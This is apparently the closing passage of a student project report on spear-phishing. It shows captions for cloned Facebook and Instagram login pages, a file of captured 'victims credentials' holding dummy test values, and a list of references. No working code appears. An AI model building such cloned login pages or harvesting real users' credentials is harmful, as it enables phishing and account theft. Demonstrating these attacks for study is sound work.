
First name
Surname
Mobile number or email address
New password

Birthday: 22 Mar 1994

Why do I need to provide my date of birth?
○ Female
○ Male

Fig 4.3: Clone of facebook webpage

INSTAGRAM CLONED PAGE:



test@instagram.com


●●●●●●●●●●●●

Don't have an account? Sign up

Get the app.

Fig 4.4: Clone of instagram webpage

Credentials Of The User:



```
test@facebook.com:facebook@123 test@instagram.com:instagram@123
```

Fig 4.5: Victims credentials stored in a text file

CHAPTER 7

REFERENCES

[1]https://www.proofpoint.com/it/threat-reference/spear-phishing

[2]https://digitalguardian.com/blog/what-is-spear-phishing-defining-and-differentiating-spear-phishing-and-phishing

[3]https://www.cs.nmt.edu/~rbasnet/research/DetectionOfPhishingAttacks.pdf

[4]https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/attack-simulator?view=o365-worldwide

[5]Ramzan, Zulfikar (2010). "Phishing attacks and countermeasures". In Stamp, Mark; Stavroulakis, Peter (eds.). Handbook of Information and Communication Security. Springer. ISBN 978-3-642-04117-4.

[6]Nakashima, Ellen (28 September 2016). "Russian hackers harassed journalists who were investigating Malaysia Airlines plane crash". Washington Post. Retrieved 26 October 2016

[7]Brulliard, Karin (April 10, 2005). "Va. Lawmakers Aim to Hook Cyberscammers". Washington Post.